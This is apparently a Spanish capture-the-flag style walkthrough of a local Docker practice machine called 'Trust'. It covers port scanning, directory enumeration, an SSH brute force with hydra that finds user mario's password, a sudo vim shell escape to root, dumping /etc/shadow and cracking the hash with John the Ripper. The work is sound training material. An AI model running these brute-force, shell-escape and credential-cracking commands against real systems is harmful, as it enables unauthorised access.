


Trust

• Muy fácil

140.1MB



Configuración del laboratorio:

Primeramente extraemos el archivo zip descargado, tras ello obtenemos dos archivos, la imagen de la máquina y un script para su despliegue.

Siempre antes de lanzar un script mira su contenido nunca ejecutes con sudo archivos de los que desconozcas como funciona.

```
if [ $# -ne 1 ]; then
    echo "Uso: $0 <archivo_tar>"
    exit 1
fi

if ! command -v docker &> /dev/null; then
    echo -e "\033[1;36m\nDocker no está instalado. Instalando Docker... \033[0m"
    sudo apt update
    sudo apt install docker.io -y
    echo -e "\033[1;36m\nEstamos habilitando el servicio de docker. Espere un momento... \033[0m"
    sleep 10
    systemctl restart docker && systemctl enable docker
    if [ $? -eq 0 ]; then
        echo "Docker ha sido instalado correctamente."
    else
        echo "Error al instalar Docker. Por favor, verifique y vuelva a intentarlo."
        exit 1
    fi
fi

TAR_FILE="$1"

echo -e "\e[1;93m\nEstamos desplegando la máquina vulnerable, espere un momento.\e[0m"
detener_y_eliminar_contenedor
docker load -i "$TAR_FILE" > /dev/null

if [ $? -eq 0 ]; then
    IMAGE_NAME=$(basename "$TAR_FILE" .tar) # Obtiene el nombre del archivo sin la extensión .tar
    CONTAINER_NAME="${IMAGE_NAME}_container"

    docker run -d --name $CONTAINER_NAME $IMAGE_NAME /bin/bash -c "service ssh start && service apache2 start && while true; do echo 'Alive'; sleep 60; done" > /dev/null
    IP_ADDRESS=$(docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' $CONTAINER_NAME)

    echo -e "\e[1;96m\nMáquina desplegada, su dirección IP es → \e[0m\e[1;97m$IP_ADDRESS\e[0m"

    echo -e "\e[1;91m\nPresiona Ctrl+C cuando termines con la máquina para eliminarla\e[0m"
else
    echo -e "\e[91m\nHa ocurrido un error al cargar el laboratorio en Docker.\e[0m"
    exit 1
fi

# Espera indefinida para que el script no termine
while true; do
    sleep 1
done
```

```
(kali@kali)-[~/Desktop/dockerlubTrust]
$ unzip trust.zip
Archive: trust.zip
  inflating: auto_deploy.sh
  inflating: trust.tar

(kali@kali)-[~/Desktop/dockerlubTrust]
$ chmod 777 auto_deploy.sh

(kali@kali)-[~/Desktop/dockerlubTrust]
$ sudo ./auto_deploy.sh trust.tar
```

Este script bash automatiza el despliegue y eliminación de un entorno de máquina vulnerable en Docker.

Define funciones para detener y eliminar contenedores y manejar la señal SIGINT (Ctrl+C).

Luego, verifica la instalación de Docker y la presencia de un argumento de

archivo .tar. Al recibir el archivo .tar, carga una imagen Docker y despliega un contenedor con servicios SSH y Apache activados.

Finalmente, muestra la dirección IP del contenedor y permanece en un bucle infinito para mantener el script en ejecución hasta que el usuario lo interrumpa.

Lanzamos el script y obtenemos la IP de la máquina vulnerable.

```
Estamos habilitando el servicio de docker. Espere un momento...
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker
Docker ha sido instalado correctamente.

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termine con la máquina para eliminarla
```

Una vez obtenida la dirección el siguiente paso será **confirmar que podemos llegar hasta la máquina** mediante un simple **ping**, tras lo cual comenzaremos con el escaneo de puertos y enumeración de servicios mediante herramientas como nmap.

El comando **nmap** se utiliza para realizar escaneos de redes y recopilar información sobre hosts y dispositivos conectados a una red. En este caso específico, el comando realiza un escaneo completo de una máquina objetivo especificada por la **<dirección\_IP>**.

### Argumentos:

- **-sC**: equivalente a `--script=default`
- **-sV**: Este argumento indica a Nmap que intente identificar la versión de los servicios que se detectan. Esto puede ser útil para determinar si un servicio en particular tiene vulnerabilidades conocidas.
- **-oN**: Este argumento indica a Nmap que guarde los resultados del escaneo en un archivo de texto llamado **scan\_resultados.txt**.
- **<dirección\_IP>**: Este argumento especifica la dirección IP de la máquina objetivo que desea escanear.

De este resultado del escaneo de Nmap, hay algunas cosas interesantes que destacar:

1. Puerto 22 (SSH): El servicio SSH está abierto en el puerto 22, y la versión específica es OpenSSH 9.2p1 Debian 2+deb12u2. Esto proporciona información sobre el sistema operativo y la versión del software utilizado.
2. Puerto 80 (HTTP): El servicio HTTP está abierto en el puerto 80, y la versión específica es Apache httpd 2.4.57 en un sistema Debian. La página de inicio predeterminada de Apache se muestra como el título de la página web.


```
(kali@kali)-[~/Desktop/dockerlubTrust]
$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.095 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.071 ms
^C
 172.17.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.071/0.083/0.095/0.012 ms

(kali@kali)-[~/Desktop/dockerlubTrust]
$ nmap -sC -sV -oN scan_resultados.txt 172.17.0.2

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 07:04 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00016s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_  256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp    open  http     Apache httpd 2.4.57 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.57 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
```

Viendo que tenemos el puerto 80 abierto, vamos a intentar acceder por el navegador.



Podríamos consultar por cve de esta versión específica de apache y continuar a partir de ahí, pero vamos a probar primeramente a enumerar directorios.

Hay distintas maneras de realizar enumeración de directorios, vamos a mostrar algunos ejemplos.

# DIRB, GOBUSTER, WFUZZ

Estas herramientas son un **escáner de contenido web de código abierto** y gratuito que se utiliza para encontrar objetos web existentes (y/o ocultos). Funciona básicamente lanzando un **ataque basado en un diccionario contra un servidor web** y analizando las respuestas, a continuación mostramos los outputs de estas herramientas utilizando diferentes diccionarios para recopilar información.

```
(kali@kali)-[~/Desktop/dockerlubTrust]
$ dirb http://172.17.0.2/

DIRB v2.22
By The Dark Raver

START_TIME: Thu Apr 25 07:23:43 2024
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://172.17.0.2/ —
+ http://172.17.0.2/index.html (CODE:200|SIZE:10701)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

END_TIME: Thu Apr 25 07:23:44 2024
DOWNLOADED: 4612 - FOUND: 2
```

```
(kali@kali)-[~/Desktop/dockerlubTrust]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 10701]
/server-status (Status: 403) [Size: 275]
Progress: 4614 / 4615 (99.98%)

Finished
```

```
(kali@kali)-[~/Desktop/dockerlubTrust]
$ wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt --hc 404 http://172.17.0.2/FUZZ

/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wf
ctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://172.17.0.2/FUZZ
Total requests: 4614

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 200        368 L   933 W   10701 Ch "http://172.17.0.2/"
000000011: 403         9 L    28 W    275 Ch ".hta"
000000012: 403         9 L    28 W    275 Ch ".htaccess"
000000013: 403         9 L    28 W    275 Ch ".htpasswd"
000002020: 200        368 L   933 W   10701 Ch "index.html"
000003588: 403         9 L    28 W    275 Ch "server-status"

Total time: 0
Processed Requests: 4614
Filtered Requests: 4608
Requests/sec.: 0
```

En este primer escaneo encontramos información relevante pero no suficiente.

Vamos a volver a probar añadiendo la opción -x.

La opción -x en el comando de Gobuster especifica las extensiones de archivo (en este caso estamos consultando por archivos con extensión php, sh, py o txt) que Gobuster debe buscar en los directorios enumerados.

Aparece un nuevo directorio interesante el /secret.php

Al acceder aparece el mensaje Hola **Mario**. Esta web no se puede hackear.

Voy a hacer algo que no acostumbro a hacer y es hacer caso al mensaje, porque de momento tengo algo que me es más interesante y es el **nombre** Mario

```
(kali@kali)-[~/Desktop/dockerlubTrust]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x .php, .sh, .py, .txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_3c0x)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php, sh, py, txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./ (Status: 200) [Size: 10701]
./.hta (Status: 403) [Size: 275]
./php (Status: 403) [Size: 275]
./hta.php (Status: 403) [Size: 275]
./hta. (Status: 403) [Size: 275]
./htaccess. (Status: 403) [Size: 275]
./htaccess.php (Status: 403) [Size: 275]
./htaccess (Status: 403) [Size: 275]
./htpasswd. (Status: 403) [Size: 275]
./htpasswd (Status: 403) [Size: 275]
./htpasswd.php (Status: 403) [Size: 275]
./index.html (Status: 200) [Size: 10701]
./secret.php (Status: 200) [Size: 927]
./server-status (Status: 403) [Size: 275]
Progress: 13842 / 13845 (99.98%)

Finished
```

¡Secreto!

172.17.0.2/secret.php

Hola Mario,

Esta web no se puede hackear.

Si recordáis, anteriormente en el escaneo de puertos, encontramos que también estaba corriendo el **servicio ssh**, tal vez Mario sea un nombre de usuario al que podamos intentar romper la contraseña ya sea por fuerza bruta o **diccionario**.

Para ello vamos a emplear hydra con el comando:

```
hydra -l mario -P /usr/share/wordlists/rockyou.txt -v ssh://172.17.0.2
```

Si tuviéramos más información podríamos probar a generar nosotros mismos el diccionario de contraseñas o podríamos probar con un diccionario de usuarios, pero tratándose de un problema sencillo simplemente vamos a lanzarla para mario.

Tras la ejecución encontramos satisfactoriamente la contraseña del usuario mario y con esta podemos finalmente acceder por ssh en la máquina víctima.

```
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://mario@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[22][ssh] host: 172.17.0.2 login: mario password: chocolate
[STATUS] attack finished for 172.17.0.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-25 11:31:51

(kali㉿kali)-[~/Desktop/dockerlubTrust]
$ ssh mario@172.17.0.2
mario@172.17.0.2's password:
Linux ca5fa6e36bcc 6.6.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1kali1 (2024-01-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@ca5fa6e36bcc:~$ whoami
mario
mario@ca5fa6e36bcc:~$
```

Una vez dentro del sistema, tu objetivo es obtener privilegios más altos. Esto puede implicar la búsqueda de vulnerabilidades locales, como permisos inadecuados, servicios mal configurados o vulnerabilidades en programas instalados.

Ahora viene la pregunta del millón, ¿Cómo conseguimos escalar privilegios?

Bien, lo primero que haremos será dar una vuelta por el sistema, aunque la máquina no tiene formato ctf, quizás podamos ver algún fichero interesante.

Algunos archivos interesantes son:

Vamos a ir a consultar si podemos acceder a algún fichero sensible como:

- /etc/passwd y /etc/shadow: Estos archivos contienen información sobre los usuarios del sistema y sus contraseñas cifradas. Buscar usuarios con privilegios elevados o contraseñas débiles podría ser útil para la escalada de privilegios.
- /etc/sudoers: Este archivo define qué usuarios pueden ejecutar comandos con privilegios elevados utilizando sudo.

- Archivos SUID/SGID: Estos son archivos ejecutables que tienen el bit SUID o SGID establecido en sus permisos. Esto significa que cuando se ejecutan, lo hacen con los permisos del propietario o del grupo respectivamente

Para el archivo shadow no tenemos permisos por lo que no podremos intentar romper el hash de la contraseña.

```
mario@ca5fa6e36bcc:/$ cat etc/shadow
cat: etc/shadow: Permission denied
mario@ca5fa6e36bcc:/$
```

Vamos a emplear el comando sudo -l, este comando se utiliza para listar los privilegios de sudo que tiene el usuario actual.

Vemos que podemos ejecutar el comando vim, a partir de aquí podemos resolver la máquina ya que es el típico ejemplo de escalada.

```
mario@ca5fa6e36bcc:/$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on ca5fa6e36bcc:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User mario may run the following commands on ca5fa6e36bcc:
  (ALL) /usr/bin/vim
mario@ca5fa6e36bcc:/$
```

Aunque ya podríamos alcanzar los privilegios de admin, vamos a mostrar como sería el proceso, para ello buscaremos el comando.

```
vim
```

Binary	Functions
<u>rvim</u>	<div>Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload</div> <div>File download File write File read Library load SUID Sudo Capabilities Limited SUID</div>
<u>vim</u>	<div>Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload</div> <div>File download File write File read Library load SUID <u>Sudo</u> Capabilities Limited SUID</div>
<u>vimdiff</u>	<div>Shell Reverse shell Non-interactive reverse shell Non-interactive bind shell File upload</div> <div>File download File write File read Library load SUID Sudo Capabilities Limited SUID</div>



## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


(a) `sudo vim -c '!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```



```
mario@ca5fa6e36bcc:~$ sudo vim -c '!/bin/sh'
[sudo] password for mario:

# whoami
root
# sudo getent shadow
root:*:19793:0:99999:7:::
daemon:*:19793:0:99999:7:::
bin:*:19793:0:99999:7:::
sys:*:19793:0:99999:7:::
sync:*:19793:0:99999:7:::
games:*:19793:0:99999:7:::
man:*:19793:0:99999:7:::
lp:*:19793:0:99999:7:::
mail:*:19793:0:99999:7:::
news:*:19793:0:99999:7:::
uucp:*:19793:0:99999:7:::
proxy:*:19793:0:99999:7:::
www-data:*:19793:0:99999:7:::
backup:*:19793:0:99999:7:::
list:*:19793:0:99999:7:::
irc:*:19793:0:99999:7:::
_apt:*:19793:0:99999:7:::
nobody:*:19793:0:99999:7:::
systemd-network:!*:19802:::::::
systemd-timesync:!*:19802:::::::
messagebus:!*:19802:::::::
sshd:!*:19802:::::::
mario $y$j9T$SuCs1JLLtPyPIbMQjOUkt.$akmM86SBFXL4W01FLBE9cdrZ3kIBPcMGZynRRb4FoA:19802:0:99999:7:::
Debian-exim:!*:19802:::::::
#
```

Cosas interesantes; el único usuario al que se puede acceder con contraseña es Mario que es el único para el que se guarda el hash.

Aún así vamos a mostrar como sería el proceso de romper el hash.

Para ello utilizaremos john the ripper. John the Ripper es una poderosa herramienta de cracking de contraseñas que utiliza diferentes técnicas para intentar adivinar o "romper" contraseñas almacenadas como hashes.

El parámetro `--format` se utiliza para especificar el formato del hash de la contraseña que se está intentando romper.

Casos conocidos de formatos de hash:

- Si empieza por `$y$` es muy probable que se haya utilizado yescrypt
- Si empieza por `$2a$` es muy probable que se emplease blowfish



- Si empieza por \$5\$ es muy probable que sea SHA-256
- La longitud del hash también puede revelar información (Por ejemplo, los hashes MD5 generalmente tienen una longitud de 32 caracteres hexadecimales, mientras que los hashes SHA-256 tienen una longitud de 64 caracteres hexadecimales.)
- Los caracteres usados en el hash

También podemos emplear herramientas como son hash-identifier, hashid, CyberChef, CrackStation ...

```
(kali㉿kali)-[~/Desktop/dockerlubTrust]
$ cat shadow
mario:$y$j9T$SuCslJlLtPyPIbMQj0UKt.$akmM86SBFXL40W01FLBE9cdrZ3kIBPcMGZynRRb4FoA

(kali㉿kali)-[~/Desktop/dockerlubTrust]
$ john --format=crypt shadow
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
chocolate (mario)
lg 0:00:00:04 DONE 2/3 (2024-04-25 13:16) 0.2450g/s 322.5p/s 322.5c/s 322.5C/s purple..larry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```